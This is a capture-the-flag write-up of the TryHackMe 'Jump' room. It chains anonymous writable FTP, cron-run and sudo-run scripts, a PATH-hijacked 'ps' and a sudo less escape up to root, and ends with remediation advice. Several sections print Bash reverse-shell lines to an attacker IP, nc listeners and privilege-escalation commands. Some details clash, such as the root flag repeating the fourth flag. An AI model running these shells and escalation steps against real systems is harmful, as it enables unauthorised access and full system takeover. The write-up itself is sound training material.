

Jump

TryHackMe — Detailed Writeup

Anonymous FTP → Cron Abuse → PATH Hijack → Sudo / GTFOBins

Linux Privilege Escalation

Room: Jump (Jr Penetration Tester — Privilege Escalation)
Difficulty: Medium
Author: Ayoub Goubraim
Date: August 20, 2026

A five-stage lateral-movement chain escalating from anonymous access to root.

Contents

1	Introduction	2
2	Reconnaissance	2
2.1	Port scanning	2
2.2	Anonymous FTP and the README	3
3	Foothold — recon_user	3
3.1	Fingerprinting the pipeline	3
3.2	From probe to reverse shell	4
4	Lateral Movement — dev_user	5
5	Lateral Movement — monitor_user	6
5.1	Finding a hidden process with pspy	6
5.2	Analysing the healthcheck service	6
5.3	PATH hijacking ps	7
6	Lateral Movement — ops_user	8
6.1	A sudo entry without a password	8
6.2	Relative-path execution in deploy.sh	8
7	Privilege Escalation — root	10
8	Remediations	11
8.1	Anonymous, writable FTP	11
8.2	Content-triggered execution of uploaded files	11
8.3	Group-writable scripts run by automation	11
8.4	Relative command names and controlled PATH	11
8.5	Sudo rules on scripts with relative execution	11
8.6	Sudo on interactive-capable binaries	12

1 Introduction

Jump is a Linux privilege-escalation room built around a misconfigured internal automation pipeline. The machine processes recon scripts, development backups, monitoring jobs and deployment tasks, each owned by a different user. Because every stage of the pipeline trusts the output of the previous one, abusing those trust boundaries lets an attacker walk laterally through the whole system.

The objective is to escalate from anonymous access all the way to `root`, collecting one flag per user along the way:



Room objective: escalate through five successive users.

anonymous → recon_user → dev_user → monitor_user → ops_user → root


Throughout this writeup the target is `10.130.167.98` and the attacking (VPN) host is `192.168.133.188`.

2 Reconnaissance

2.1 Port scanning

A full service/version scan is the natural starting point:

```
nmap -A 10.130.167.98
```



Nmap reveals only two open ports: FTP (21) and SSH (22).

Two services are exposed:

- **21/tcp** — **vsftpd 3.0.5**, and crucially the `ftp-anon` NSE script reports *Anonymous FTP login allowed*. It even flags the `incoming` directory as **writable**.
- **22/tcp** — **OpenSSH 9.6p1** (Ubuntu). No credentials yet, so this is parked for later.

Anonymous, writable FTP is our first foothold.

2.2 Anonymous FTP and the README

Logging in as anonymous and listing the root of the FTP share shows a `README.txt` alongside archive and uploads directories:

```
ftp 10.130.167.98      # user: anonymous, blank password
ftp> ls
ftp> get README.txt
```

```
ftp> ls
229 Entering Extended Passive Mode (|||60828|)
150 Here comes the directory listing.
-rw-r--r--  1 0      0      139 Feb 02  2026 README.txt
drwxr-xr-x  2 115    123    4096 Feb 01  2026 archive
drwxrwxrwx  2 115    123    4096 Feb 01  2026 uploads
226 Directory send OK.
ftp> get README.txt
local: README.txt remote: README.txt
229 Entering Extended Passive Mode (|||14623|)
150 Opening BINARY mode data connection for README.txt (139 bytes).
100% |*****| 139      762.59 KiB/s   00:00 ETA
226 Transfer complete.
139 bytes received in 00:00 (10.68 KiB/s)
ftp>
```

Downloading `README.txt` over anonymous FTP.

```
(kali@kali)-[~]
$ cat README.txt
[ recon pipeline ]

All recon jobs must be placed in incoming/.
Files are processed automatically on arrival.
Invalid formats are ignored.
```

The README explains the recon pipeline.

The README documents exactly how the pipeline behaves:

```
[ recon pipeline ]
All recon jobs must be placed in incoming/.
Files are processed automatically on arrival.
Invalid formats are ignored.
```

Listing the share in detail confirms that `incoming` is world-writable, while the rest is not:

```
ftp> ls -l
229 Entering Extended Passive Mode (|||10908|)
150 Here comes the directory listing
drwxrwxrwx  2 115    123    4096 Aug 19 20:20 incoming
drwxr-xr-x  4 115    123    4096 Jun 09 08:22 pub
226 Directory send OK.
ftp>
```

The `incoming` directory is `drwxrwxrwx` — anyone can drop files in it.

3 Foothold — recon_user

3.1 Fingerprinting the pipeline

The README says “invalid formats are ignored” but does not say what a *valid* format is. To discover what the automated job actually keys on, I created one file of every plausible extension and uploaded them all to `incoming/`:

```
touch test.conf test.job test.json test.py test.recon test.sh test.txt test.yaml
```

```
(kali@kali)-[~/Documents/TryHackme/JUMP]
$ ls
README.txt test.conf test.job test.json test.py test.recon test.sh test.txt test.yaml
```

One probe file per candidate extension.

```
ftp> ls
229 Entering Extended Passive Mode (|||19047|)
150 Here comes the directory listing.
-rw-r--r--  1 115      123          10 Aug 19 20:20 test.conf
-rw-r--r--  1 115      123           9 Aug 19 20:20 test.job
-rw-r--r--  1 115      123          10 Aug 19 20:20 test.json
-rw-r--r--  1 115      123           8 Aug 19 20:20 test.py
-rw-r--r--  1 115      123          11 Aug 19 20:20 test.recon
-rw-r--r--  1 115      123           8 Aug 19 20:20 test.sh
-rw-r--r--  1 115      123           9 Aug 19 20:20 test.txt
-rw-r--r--  1 115      123          10 Aug 19 20:20 test.yaml
226 Directory send OK.
```

All probe files uploaded to the FTP share.

None of them triggered anything, which tells us the pipeline does **not** filter on the file extension — so it must be inspecting the *content*.

3.2 From probe to reverse shell

Testing content types, a Python reverse shell was ignored, but a Bash reverse shell placed in `incoming/` was executed by the job. Starting a listener and uploading the payload:

```
# attacker
nc -nlvp 4444
```

```
(kali@kali)-[~/Documents/TryHackme/JUMP]
$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [192.168.133.188] from (UNKNOWN) [10.130.167.98] 46494
sh: 0: can't access tty; job control turned off
$
```

The pipeline executes the Bash payload and connects back.

The connection lands as `recon_user`:

```
$ id
uid=1001(recon_user) gid=1001(recon_user) groups=1001(recon_user),1002(dev_user),1005(devops)
$
```

uid=1001(recon_user), also a member of the dev_user and devops groups.

Note the group membership — `recon_user` belongs to the `dev_user` and `devops` groups. That will matter in the next stage.

After stabilising the shell with a PTY, the first flag is in the home directory:

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
cat flag.txt
```

```
uid=1001(recon_user) gid=1001(recon_user) groups=1001(recon_user),1002(dev_user),1005(devops)
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
recon_user@tryhackme-2404:~$ ls
ls
flag.txt  shell.sh
recon_user@tryhackme-2404:~$ cat flag.txt
cat flag.txt
THM{5a3f1c92-7b4e-4d91-8c2a-1f6e9b2a4c11}
recon_user@tryhackme-2404:~$
```

First flag, in recon_user's home directory.

THM{5a3f1c92-7b4e-4d91-8c2a-1f6e9b2a4c11}

4 Lateral Movement — dev_user

Inside **recon_user**'s home there is a leftover **shell.sh** reverse-shell script, a hint that scripts are being executed automatically on this box:

```
recon_user@tryhackme-2404:~$ ls
ls
flag.txt  shell.sh
recon_user@tryhackme-2404:~$ cat shell.sh
cat shell.sh
#!/bin/bash
bash -i >& /dev/tcp/10.82.94.208/4444 0>&1
recon_user@tryhackme-2404:~$
```

An existing reverse-shell script found in the home directory.

Enumerating writable scripts owned by other users leads to **/opt/dev/backup.sh**:

```
recon_user@tryhackme-2404:~$ ls -al /opt/dev/backup.sh
-rwxrwxr-x 1 dev_user dev_user 60 Jun  9 09:03 /opt/dev/backup.sh
```

backup.sh is owned by dev_user and group-writable — and recon_user is in the dev_user group.

Because **recon_user** is in the **dev_user** group and the file is group-writable (**-rwxrwxr-x**), we can edit it. The script is run periodically by a cron/service running as **dev_user**, so appending a reverse shell hands us that account:

```
echo 'bash -i >& /dev/tcp/192.168.133.188/5556 0>&1' >> /opt/dev/backup.sh
```

```
recon_user@tryhackme-2404:~$ cat /opt/dev/backup.sh
#!/bin/bash
tar -czf /tmp/recon_backup.tgz /home/recon user
bash -i >& /dev/tcp/192.168.133.188/5556 0>&1
recon_user@tryhackme-2404:~$
```

Reverse shell appended to the dev_user-owned backup.sh.

Catching the callback on port 5556 gives a **dev_user** shell:

```
(kali㉿kali)-[~]
$ nc -nlvp 5556
listening on [any] 5556 ...
connect to [192.168.133.188] from (UNKNOWN) [10.130.167.98] 49808
bash: cannot set terminal process group (4548): Inappropriate ioctl for device
bash: no job control in this shell
dev_user@tryhackme-2404:~$ id
id
uid=1002(dev_user) gid=1002(dev_user) groups=1002(dev_user),1005(devops)
dev_user@tryhackme-2404:~$
```

uid=1002(dev_user).

```
dev_user@tryhackme-2404:~$ ls
flag.txt
dev_user@tryhackme-2404:~$ cat flag.txt
THM{8d2b7a41-3f9c-4e55-b1a2-6c7d9e8f0123}
```

Second flag, in dev_user's home directory.

```
THM{8d2b7a41-3f9c-4e55-b1a2-6c7d9e8f0123}
```

5 Lateral Movement — monitor_user

5.1 Finding a hidden process with pspy

Some automation clearly runs on a timer, so I uploaded `pspy` to watch process activity without root:

```
dev_user@tryhackme-2404:~$ wget http://192.168.133.188:8080/pspy64
--2026-08-19 21:24:41-- http://192.168.133.188:8080/pspy64
Connecting to 192.168.133.188:8080... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3104768 (3.0M) [application/octet-stream]
Saving to: 'pspy64'

pspy64          100%[=====>] 2.96M  3.95MB/s   in 0.7s

2026-08-19 21:24:41 (3.95 MB/s) - 'pspy64' saved [3104768/3104768]

dev_user@tryhackme-2404:~$
```

Fetching pspy onto the target.

```
2026/08/19 21:27:01 CMD: UID=1003 PID=600 | /bin/bash /usr/local/bin/healthcheck
```

pspy shows UID 1003 repeatedly running /usr/local/bin/healthcheck.

5.2 Analysing the healthcheck service

Reading the script shows why it is exploitable:

```
dev_user@tryhackme-2404:~$ cat /usr/local/bin/healthcheck
#!/bin/bash
echo "Running as: $(whoami)"
while true; do
    ps aux | grep -v grep
    sleep 5
done
```

healthcheck loops forever calling `ps aux` — by relative name, not an absolute path.

```
#!/bin/bash
echo "Running as: $(whoami)"
while true; do
    ps aux | grep -v grep
    sleep 5
done
```

The script is owned by `monitor_user`:

```
dev_user@tryhackme-2404:~$ ls -al /usr/local/bin/healthcheck
-rwxr-xr-x 1 monitor_user monitor_user 98 Apr 29 10:35 /usr/local/bin/healthcheck
```

healthcheck is owned by `monitor_user`.

and the corresponding systemd unit runs as `monitor_user` with a **controlled PATH**:

```
dev_user@tryhackme-2404:~$ ls -la /etc/systemd/system/ | grep -i health
-rw-r--r-- 1 root root 171 Feb  2 2026 healthcheck.service
-rw-r--r-- 1 root root 123 Jun 21 09:46 healthcheck.timer
dev_user@tryhackme-2404:~$ systemctl cat healthcheck.service
Display all 562 possibilities? (y or n)
dev_user@tryhackme-2404:~$ systemctl cat healthcheck.service
# /etc/systemd/system/healthcheck.service
[Unit]
Description=System Health Check

[Service]
Type=simple
User=monitor_user
Environment=PATH=/opt/dev/bin:/usr/local/bin:/usr/bin
ExecStart=/usr/local/bin/healthcheck
dev_user@tryhackme-2404:~$
```

healthcheck.service: `User=monitor_user`, `Environment=PATH=/opt/dev/bin:/usr/local/bin:/usr/bin`.

5.3 PATH hijacking ps

The service calls `ps` without an absolute path, and `/opt/dev/bin` — which is writable by `dev_user` — is *first* in the service's `PATH`. A malicious `ps` was already staged there; it only needed the execute bit:


```
dev_user@tryhackme-2404:~$ cd /opt/dev/bin/
dev_user@tryhackme-2404:/opt/dev/bin$ ls
ps
dev_user@tryhackme-2404:/opt/dev/bin$ cat ps
#!/bin/bash
setsid bash -i >& /dev/tcp/10.82.84.138/5557 0>&1
dev_user@tryhackme-2404:/opt/dev/bin$ ls -al ps
-rw-rw-r-- 1 dev_user dev_user 62 Apr 26 18:19 ps
dev_user@tryhackme-2404:/opt/dev/bin$
```

A rogue ps in /opt/dev/bin containing a setsid reverse shell.

```
# /opt/dev/bin/ps
#!/bin/bash
setsid bash -i >& /dev/tcp/10.82.94.138/5557 0>&1

chmod +x /opt/dev/bin/ps
```

On the next loop the service runs our `ps` instead of the real one and connects back as `monitor_user`, where the third flag waits:

```
monitor_user@tryhackme-2404:/home$ cd monitor_user/
monitor_user@tryhackme-2404:~$ ls
flag.txt
monitor_user@tryhackme-2404:~$ cat flag.txt
.bash_logout .bashrc .lessht .profile flag.txt
monitor_user@tryhackme-2404:~$ cat flag.txt
THM{c1e9a7b3-2d44-4a88-9f7e-3b6c2d5a9f77}
monitor_user@tryhackme-2404:~$
```

Third flag, in monitor_user's home directory.

THM{c1e9a7b3-2d44-4a88-9f7e-3b6c2d5a9f77}

6 Lateral Movement — ops_user

6.1 A sudo entry without a password

As `monitor_user`, `sudo -l` reveals a passwordless sudo rule:

```
monitor_user@tryhackme-2404:~$ sudo -l
Matching Defaults entries for monitor_user on tryhackme-2404:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty, env_keep+=LESS

User monitor_user may run the following commands on tryhackme-2404:
    (ops_user) NOPASSWD: /usr/local/bin/deploy.sh
monitor_user@tryhackme-2404:~$
```

monitor_user may run /usr/local/bin/deploy.sh as ops_user, NOPASSWD.

6.2 Relative-path execution in deploy.sh

`deploy.sh` is owned by `ops_user` and cannot be edited by us, but its contents give it away:

```
monitor_user@tryhackme-2404:~$ cat /usr/local/bin/deploy.sh
#!/bin/bash
cd /opt/app 2>/dev/null
./deploy_helper.sh
monitor_user@tryhackme-2404:~$ ls -al /usr/local/bin/deploy.sh
-rwxr-xr-x 1 ops_user ops_user 55 Feb  2  2026 /usr/local/bin/deploy.sh
```

deploy.sh changes directory and then runs ./deploy_helper.sh by relative path.

```
#!/bin/bash
cd /opt/app 2>/dev/null
./deploy_helper.sh
```

It invokes `deploy_helper.sh`, and that helper — unlike `deploy.sh` itself — *is* writable by us:

```
monitor_user@tryhackme-2404:~$ find / -name 'deploy_helper.sh' 2>/dev/null
/opt/app/deploy_helper.sh
monitor_user@tryhackme-2404:~$ ls -al /opt/app/deploy_helper.sh
-rwxr-xr-x 1 monitor_user monitor_user 90 Feb  2  2026 /opt/app/deploy_helper.sh
monitor_user@tryhackme-2404:~$ cat /opt/app/deploy_helper.sh
#!/bin/bash
echo "[+] Deploy helper running"
echo "[+] Syncing application files"
sleep 2
monitor_user@tryhackme-2404:~$
```

/opt/app/deploy_helper.sh is owned by monitor_user and therefore writable.

So we append a reverse shell to the helper, and let the privileged `deploy.sh` execute it as `ops_user`:

```
echo 'bash -i >& /dev/tcp/192.168.133.188/5559 0>&1' >> /opt/app/deploy_helper.sh
sudo -u ops_user /usr/local/bin/deploy.sh
```

```
monitor_user@tryhackme-2404:~$ echo 'bash -i >& /dev/tcp/192.168.133.188/5559 0>&1' >> /opt/app/deploy_helper.sh
monitor_user@tryhackme-2404:~$ cat /opt/app/deploy_helper.sh
#!/bin/bash
echo "[+] Deploy helper running"
echo "[+] Syncing application files"
sleep 2
bash -i >& /dev/tcp/192.168.133.188/5559 0>&1
monitor_user@tryhackme-2404:~$
```

Reverse shell appended to deploy_helper.sh.

```
monitor_user@tryhackme-2404:~$ sudo -u ops_user /usr/local/bin/deploy.sh
[+] Deploy helper running
[+] Syncing application files
```

Running the sudo-allowed deploy.sh triggers our payload.

The listener receives an `ops_user` shell and the fourth flag:

```
(kali@kali)-[~/Downloads]
$ nc -nlvp 5559
listening on [any] 5559 ...
connect to [192.168.133.188] from (UNKNOWN) [10.130.167.98] 41988
ops_user@tryhackme-2404:/opt/app$ ls
ls
data
deploy_helper.sh
ops_user@tryhackme-2404:/opt/app$ cd
cd
ops_user@tryhackme-2404:~$ ls
ls
flag.txt
ops_user@tryhackme-2404:~$ cat flag.txt
catag.txt
catag.txt: command not found
ops_user@tryhackme-2404:~$ cat flag.txt
cat flag.txt
THM{f7a2c9d1-6e33-4b55-8d11-9c0a7b2e4d88}
ops_user@tryhackme-2404:~$
```

Fourth flag, in ops_user's home directory.

THM{f7a2c9d1-6e33-4b55-8d11-9c0a7b2e4d88}

7 Privilege Escalation — root

The final hop is the simplest. As ops_user, `sudo -l` shows passwordless sudo on `/usr/bin/less`:

```
ops_user@tryhackme-2404:~$ sudo -l
Matching Defaults entries for ops_user on tryhackme-2404:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
  use_pty, env_keep+=LESS

User ops_user may run the following commands on tryhackme-2404:
(root) NOPASSWD: /usr/bin/less
ops_user@tryhackme-2404:~$
```

ops_user may run `/usr/bin/less` as root, NOPASSWD.

`less` is a classic GTFOBins target: when run under `sudo` it can spawn a shell that inherits root privileges (they are not dropped):

Shell

This executable can spawn an interactive system shell.

(a)

Unprivileged

Sudo

SUID

This function is performed by the privileged user if executed via `sudo` because the acquired privileges are not dropped.

Remarks

If there are environment variables involved, they must be passed via `sudo VAR=value ...` or exported then `sudo -E ...`.

```
less /etc/hosts
!bin/sh
```


GTFOBins sudo entry for less.

```
sudo -u root less /etc/hosts
```

10

```
# then inside the pager:  
!/bin/sh
```

This drops into a root shell:



```
ops_user@tryhackme-2404:~$ sudo -u root less /etc/hosts  
# ls  
flag.txt  
# cat flag.txt  
THM{f7a2c9d1-6e33-4b55-8d11-9c0a7b2e4d88}  
# id  
uid=0(root) gid=0(root) groups=0(root)  
#
```

uid=0(root) — full compromise achieved.

At this point we have `uid=0` and can read the final flag from `/root/`, completing the chain from anonymous FTP to root.

8 Remediations

8.1 Anonymous, writable FTP

Disable anonymous access on `vsftpd` (`anonymous_enable=NO`) or, at minimum, never grant it write access. A world-writable drop directory that feeds an automated executor is remote code execution by design. If an upload directory is required, store uploaded files outside any execution path and process them in a sandbox.

8.2 Content-triggered execution of uploaded files

The recon pipeline executed attacker-supplied file content. Untrusted input should be treated as data, never executed. Parse and validate uploads against a strict allow-list schema, run any processing as an unprivileged, sandboxed identity, and drop anything that does not match.

8.3 Group-writable scripts run by automation

`/opt/dev/backup.sh` was group-writable and executed on a timer by a more privileged user. Scripts invoked by cron/systemd must be owned by `root` (or the running service user) and be writable by *no one else* — `chmod 750, chown root:root`. Review group memberships (here `recon_user` inheriting `dev_user`) so that a low-privileged account cannot edit another user's automation.

8.4 Relative command names and controlled PATH

The `healthcheck` service called `ps` by name while placing a writable directory first in `PATH`. Always call binaries by absolute path in privileged scripts (`/usr/bin/ps`), and never put a user-writable directory ahead of the system directories in a service `PATH`.

8.5 Sudo rules on scripts with relative execution

`deploy.sh` was allowed via sudo but executed `./deploy_helper.sh` relative to a directory whose helper the caller could modify. Sudo-allowed scripts must invoke helpers by absolute path, and every file in the privileged call chain must be non-writable by the sudoer.

8.6 Sudo on interactive-capable binaries

Granting sudo on `less` (like `vi`, `more`, `man`, `find`, `awk`, etc.) is equivalent to granting a root shell, because these tools can spawn subshells — see GTFOBins. Restrict passwordless sudo to specific, non-interactive commands that cannot shell out, and prefer purpose-built wrappers with hard-coded, validated arguments.